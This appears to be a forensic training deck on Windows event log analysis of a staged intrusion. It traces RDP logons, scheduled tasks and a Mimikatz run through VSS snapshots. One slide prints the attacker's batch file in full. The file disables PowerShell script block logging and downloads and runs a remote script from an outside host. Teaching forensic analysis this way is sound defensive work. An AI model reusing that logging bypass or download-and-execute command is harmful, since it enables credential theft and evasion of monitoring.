
How To Use EvtXtract

- Double click the csv file.
- Choose “Unicode (UTF-8)” on “Character set”.
- Choose “Japanese” as Language.
- Check only “Tab” in “Separator Options”.
- Then press OK.



How To Use EvtXtract

- Click “Data” on the menu bar and choose “Sort Ascending”.
- Click “Data” again, and choose “AutoFilter”.



- Then, you are ready to analyze the event ID 4648.

Event Log Analysis Lab 2

Analyzing Logs on VSS Snapshots on Client-Win10-2

Lab 2 (1)

Analyzing Logs on VSS Snapshots on Client-Win10-2

- As we mentioned earlier, we got several suspicious events so far.
 - RDP
 - PowerShell
 - WMI (WMIExec)
- However, we don't have enough events in the logs below.
 - Security
 - Task Scheduler
- We need to check extra logs in VSS snapshots.

Lab 2 (2)

Analyzing Logs on VSS Snapshots on Client-Win10-2

- Goal:
 1. To find the task name of possible Mimikatz execution, and the registration / execution time of the task.
 2. To find account name used for the RDP connection.
- Hint:
 - See the documents from “Attack Tool Analysis” chapter if you need to remember how you can access the VSS snapshots.

Lab 2-1 (1)

Analyzing Logs on VSS Snapshots on Client-Win10-2

- You can check the script results in this folder.


E:\Artifacts\scenario1_eventlog\Client-Win10-2\vss_201803150656\winevt\Logs

- This VSS was created near the date when the attacker moved to Client-Win10-1.

Lab 2-1 (2)

Analyzing Logs on VSS Snapshots on Client-Win10-2

- Security.evtx (4624)
 - Open the result file,
“Security.evtx.xml.fixed.xml.4624_Security.csv”.
 - And analyze it like this.
 - Data_Name_TargetUserName (Column AC)
 - Filter out “ANONYMOUS LOGIN”
 - Data_Name_IpAddress (Column J)
 - There are no logs that indicate connections being made to remote hosts.



RDP Detection

- Event ID 4648 (1)

How can we detect this event?

- 4648 (Security.evtx)
 - Description
 - A logon was attempted using explicit credentials.
 - How can we recognize RDP logon with this ID?
 - Find events with the following conditions.
 - Filter out computer accounts and localhost.
 - Filter out included SPNs or filter with “TERMSERV/”.
 - Why?
 - If a user inputs a credential clearly when the user logs on to remote machines with RDP, then this ID is logged at the source machine.
 - However, when “Restricted Admin mode” is used, this ID is not logged for the admin accounts.
 - This event ID logs SPNs (Service Principal Name) that indicate service names that a user wants to use. SPN for RDP is “TERMSERV”, and there are some events where no SPNs are included.

RDP Detection

- Event ID 4648 (2)

- What is a service principal name?

A service principal name (SPN) is a unique identifier of a service instance. SPNs are used by Kerberos authentication to associate a service instance with a service logon account.

<https://docs.microsoft.com/en-us/windows/desktop/ad/service-principal-names>

- You can find a list of SPNs.

https://adsecurity.org/?page_id=183

Date:	2/8/2018	Source:	Microsoft Windows Security
Time:	2:49:52 PM	Category:	Logon
Type:	Audit Success	Event ID:	4648
User:	N/A		
Computer:	client-win10-1.ninja-motors.net		
Description:	A logon was attempted using explicit credentials.		
Subject:	Security ID: S-1-5-18 Account Name: CLIENT-WIN10-1\$ Account Domain: NINJA-MOTORS		
	Logon ID: 0x3e7	Logon GUID: {00000000-0000-0000-0000-000000000000}	
Account Whose Credentials Were Used:			
	Account Name: ninja-master	Account Domain: NINJA-MOTORS.NET	
	Logon GUID: {F47280CC-5ADA-C26}		
Target Server:	Target Server Name: ad-win2016		
	Additional Information:	cifs/ad-win2016	

Event Log Explorer

File Database Tree View Event Advanced Window Help

<Load filter>

WIN10-1_Security.evbx

Filtered: showing 2 of 34073 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	7/25/2019	4:37:38 PM	4648	Microsoft-Windows-SeLogon	N/A	WIN10-1.mylab.test	
Audit Success	7/25/2019	4:37:09 PM	4648	Microsoft-Windows-SeLogon	N/A	WIN10-1.mylab.test	

Description

A logon was attempted using explicit credentials.

Subject:

Security ID:	S-1-5-21-1929108973-435765973-2871213977-1104
Account Name:	user01
Account Domain:	MYLAB
Logon ID:	0x5f58d
Logon GUID:	{17ee8a2e-1c53-707d-2fd3-970f5fe26b73}

Account Whose Credentials Were Used:

Account Name:	user01	User name
Account Domain:	MYLAB.TEST	
Logon GUID:	{551f3eca-ce6b-8050-7a00-a2823e3615c0}	

Target Server:

Target Server Name:	win10-2.mylab.test
Additional Information:	TERMSRV/win10-2.mylab.test

Process Information:

Process ID:	0x284
Process Name:	C:\Windows\System32\lsass.exe

Network Information:

Network Address:	-
Port:	

This event is generated when a process is explicitly specifying that

Description Data

Events: 34073 Displayed: 2 Selected: 1

The source IP address

user01 User name

TERMSRV/win10-2.mylab.test } The destination host

C:\Windows\System32\lsass.exe

lsass.exe is used for RDP's sessions.

This is just an example and not related to the scenario.

Win10-2_Security.evtx x

Filtered: showing 4 of 13672 event(s) NT

Type	Date	Time	Event	Source	Category	User
Audit Success	2/8/2018	2:27:00 PM	4648	Microsoft-Windows-Se	Logon	N/A
Audit Success	2/8/2018	2:26:56 PM	4648	Microsoft-Windows-Se	Logon	N/A

Description


A logon was attempted using explicit credentials.
Subject:
 Security ID: S-1-5-21-3671970501-3975728774-4289435121-1110
 Account Name: **honda**
 Account Domain: NINJA-MOTORS
 Logon ID: 0x2c206c
 Logon GUID: {00000000-0000-0000-0000-000000000000}
Account Whose Credentials Were Used:
 Account Name: **ninja-rdp**
 Account Domain: NINJA-MOTORS
 Logon GUID: {00000000-0000-0000-0000-000000000000}
Target Server:
 Target Server Name: client-win10-1.ninja-motors.net
 Additional Information: **client-win10-1.ninja-motors.net**
Process Information:
 Process ID: 0x
 Process Name: C:\ninja-rdp's credential was used to logon to "client-win10-1"
Network Information:
 Network Address: -
 Description Data

Events: 13672 Displayed: 4 Selected: 1

Lab 2-2

Analyzing Logs on VSS Snapshots on Client-W

- Security.evtx (4648)
 - File name: Security.evtx.xml.fixed.xml.4648_Security.csv
 - If you filter out a computer account “client-win10-2\$” and the localhost at “Data_Name_TargetInfo column (Column Q)”, you will find remote logon to “ninja-rdp@Client-Win10-1” executed by honda account.
 - It seems RDP is used because “TargetInfo” doesn’t have any SPNs.
 - We have already found this activity in RDP logs.



B	C	D	F	N	O	Q	T
local_time	EID	Catego	Computer	Data_Na	Data_Name_SubjectUserSid	Data_Name_TargetInfo	Data_Name_TargetUserName
2018-03-14 22:35:39.982344	4648	Security	client-win10-2.ninja-motors.net	honda	S-1-5-21-3671970501-3975728774-4289435121-1110	client-win10-1.ninja-motors.net	ninja-rdp
2018-03-14 22:35:50.155678	4648	Security	client-win10-2.ninja-motors.net	honda	S-1-5-21-3671970501-3975728774-4289435121-1110	client-win10-1.ninja-motors.net	ninja-rdp

Task Scheduler / AT Events (1)

- Why is this event important?
 - Attackers often use Task Scheduler and AT to execute commands on remote computers in the lateral movements phase. Therefore, you should check this event.
- The important event IDs
 - Security.evtx
 - 4624: An account was successfully logged on.
 - Microsoft-Windows-TaskScheduler%4Operational.evtx
 - 100: Task started
 - 102: Task completed
 - 106: Task registered
 - 107: Task triggered on scheduler
 - 110: Task triggered by user
 - 129: Created Task Process (Launched)
 - 140: Task updated
 - 141: Task deleted
 - 200: Action Started
 - 325: Launch request queued

Task Scheduler / AT Events (2)

How can we detect this event?

- 106 (Microsoft-Windows-TaskScheduler%4Operational.evtx)
 - Description
 - Task registered
 - How can we recognize Task Scheduler / AT with this ID?
 - This ID is dedicated for task registration.
 - In addition, 4624 with logon type 3 (Security.evtx) is logged at the same time if the task was registered from remote hosts. You can get the source address information by combining with date/time and the user name of these logs.

Lab 2-3 (1)

Analyzing Logs on VSS Snapshots on Client-Win10-2

- Microsoft-Windows-TaskScheduler%4Operational.evtx (106)
 - File name: Microsoft-Windows-TaskScheduler%4Operational.evtx.xml.fixed.xml.106_Microsoft-Windows-TaskScheduler_Operational.csv
 - We can find “\SyS” task registered log. This task is related to Mimikatz with PowerShell because this date is around the date when Mimikatz was used.

B	C	D	E	F	G	H
local_time	EID	Category	User	Computer	Data_Name_TaskName	Data_Name_UserContext
2018-03-08 14:49:48.936901	106	Microsoft-Windows-TaskScheduler/Operational	S-1-5-18	client-win10-2.ninja-motors.net	\SyS	S-1-5-18

Lab 2-3 (2)

Analyzing Logs on VSS Snapshots on Client-Win10-2

- Windows\System32\Tasks

The screenshot shows the ShadowKit v1.7.1 application interface. The title bar reads "ShadowKit v1.7.1". The menu bar includes "File", "View", and "Help". A toolbar has a checked checkbox labeled "Local VSC's" and a dropdown set to "client-win10-2.i". A date and time field shows "3/15/2018 6:56:57 PM". Below this is a dropdown menu showing the path "\\\?\GLOBALROOT\Device\HddiskVolumeShadowCopy19". On the left, a tree view shows various system components like sv-SE, Sysprep, SystemResetPlatform, Tasks (which is expanded), Microsoft, th-TH, tr-TR, uk-UA, wbem, WCN, WDI, WinBioDatabase, WinBioPlugins, WindowsPowerShell, winevt, WinMetadata, winmm, zh-CN, zh-HK, and TM. The "Tasks" node under Microsoft is highlighted with a red box. On the right, a table lists files and folders in the Tasks directory:

Name	Ext	Last Accessed	Last Modified	Create Date	Size
Adobe Acrobat Update Task		2/28/2018	2/28/2018	2/8/2018	4.46
Google UpdateTaskMachineCore		2/8/2018	2/8/2018	2/8/2018	3.01
Google UpdateTaskMachineUA		2/8/2018	2/8/2018	2/8/2018	3.13
Microsoft Office 15 Sync Maintenance for {b4bc8...	.net	3/15/2018	2/16/2018	2/16/2018	5.08
Microsoft Office 15 Sync Maintenance for NIINJA-...	.net	2/26/2018	2/26/2018	2/26/2018	5.04
SyS		3/8/2018	3/8/2018	3/8/2018	3.44
Microsoft	Folder	1/20/2018	1/20/2018	7/16/2016	

The row for "SyS" is highlighted with a red box. At the bottom left, it says "Export Complete!".




SyS

```
17    </TimeTrigger>
18  </Triggers>
19  <Principals>
20    <Principal id="Author">
21      <RunLevel>HighestAvailable</RunLevel>
22      <UserId>S-1-5-18</UserId>
23    </Principal>
24  </Principals>
25  <Settings>
26    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
27    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
28    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
29    <AllowHardTerminate>true</AllowHardTerminate>
30    <StartWhenAvailable>false</StartWhenAvailable>
31    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
32    <IdleSettings>
33      <Duration>PT10M</Duration>
34      <WaitTimeout>PT1H</WaitTimeout>
35      <StopOnIdleEnd>true</StopOnIdleEnd>
36      <RestartOnIdle>false</RestartOnIdle>
37    </IdleSettings>
38    <AllowStartOnDemand>true</AllowStartOnDemand>
39    <Enabled>true</Enabled>
40    <Hidden>false</Hidden>
41    <RunOnlyIfIdle>false</RunOnlyIfIdle>
42    <WakeToRun>false</WakeToRun>
43    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
44    <Priority>7</Priority>
45  </Settings>
46  <Actions Context="Author">
47    <Exec>
48      <Command>C:\ProgramData\s\m2.bat</Command>
49    </Exec>
50  </Actions>
51 </Task>
```

Lab 2-3 (4)

Analyzing Logs on VSS Snapshots on Client-Win10-2

- “m2.bat” executes a PowerShell script that is suspected to execute on-memory Mimikatz with WMIEnc (w.vbs) and PowerShell.



```
m2.bat - Notepad
File Edit Format View Help

@echo off
cscript.exe C:\ProgramData\s\w.vbs /cmd client-win10-2 "powershell.exe $GroupPolicyField =
[ref].Assembly.GetType('System.Management.Automation.Utils')."GetField"('cachedGroupPolicySettings',
'N'+'onPublic,Static');$GroupPolicyCache = $GroupPolicyField.GetValue($null);$val =
[System.Collections.Generic.Dictionary[string,System.Object]]::new();$val.Add
('EnableScriptB'+'lockLogging', 0);$val.Add('EnableScriptB'+'lockInvocationLogging', 0);
$GroupPolicyCache['ScriptB'+'lockLogging'] = $val;$wc=(New-Object System.Net.WebClient);$wc.Proxy=
(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/ ', $true));IEX
$wc.DownloadString('http://1live.net/m1.ps1');mm"
```

Lab 2-4

Analyzing Logs on VSS Snapshots on Client-Win10-2

- Microsoft-Windows-TaskScheduler%4Operational.evtx (140)
 - File name: Microsoft-Windows-TaskScheduler%4Operational.evtx.xml.fixed.xml.140_Microsoft-Windows-TaskScheduler_Operational.csv
 - We can also find “\SyS” task updated.

B	C	D	E	F	G	H
1	local_time	Category	User	Computer	Data Name TaskName	Data Name UserName
183	2018-03-08 14:49:48.936903	140 Microsoft-Windows-TaskScheduler/Operational	S-1-5-18	client-win10-2.ninja-motors.net	\SyS	S-1-5-18
918						

Lab 2-5

Analyzing Logs on VSS Snapshots on Client-Win10-2

- Microsoft-Windows-TaskScheduler%4Operational.evtx (110)
 - File name: Microsoft-Windows-TaskScheduler%4Operational.evtx.xml.fixed.xml.110_Microsoft-Windows-TaskScheduler_Operational.csv
 - We can also find “\SyS” task triggered by the attacker manually.


B	C	D	E	F	G	H	I
local_time	EID	Category	User	Computer	Data	Data_Name_TaskName	Data_Name_UserContext
2018-03-19 19:15:10.100725	110	Microsoft-Windows-TaskScheduler/Operational	S->cli	{ef}	Microsoft\Windows\Shell\CreateObjectTask		System
2018-03-14 13:53:50.360863	110	Microsoft-Windows-TaskScheduler/Operational	S->cli	{5}	Microsoft\Windows\Shell\CreateObjectTask		System
2018-03-14 13:53:50.360863	110	Microsoft-Windows-TaskScheduler/Operational	S->cli	{a}	Microsoft\Windows\Shell\CreateObjectTask		System
2018-03-09 16:16:10.263887	110	Microsoft-Windows-TaskScheduler/Operational	S->cli	{4}	Microsoft\Windows\Shell\CreateObjectTask		System
2018-03-06 16:40:20.179737	110	Microsoft-Windows-TaskScheduler/Operational	S->cli	{f9}	Microsoft\Windows\Shell\CreateObjectTask		System
2018-03-12 21:40:15.026018	110	Microsoft-Windows-TaskScheduler/Operational	S->cli	{2}	\SyS		System
2018-03-12 14:31:50.594612	110	Microsoft-Windows-TaskScheduler/Operational	S->cli	{59}	Microsoft\Windows\Shell\CreateObjectTask		System

Lab 2 – The Answer

Analyzing Logs on VSS Snapshots on Client-Win10-2

- The answer:
 1. To find the task name of possible Mimikatz execution and the execution time of the task.
 - The task name was “\SyS”.
 - It was registered at 2:49 PM on March 8. This is close to the date of the repeated PowerShell execution started.
 2. To find the account name of the RDP connection.
 - The account name was “ninja-rdp”, which is managed by the administrator.
 - “honda” account, which is the owner of this PC, used RDP to connect to Client-Win10-1 with ninja-rdp account.
 - Honda should not know the credential. In addition, the attacker used Mimikatz two days before the date of the connection. Therefore, we can guess that the attacker got the credential and used it for RDP.

Event Log Analysis Lab 1 & Lab 2 - Summary



Event Log Analysis Lab 1 & Lab 2 - Summary

- We found several activities of attackers.
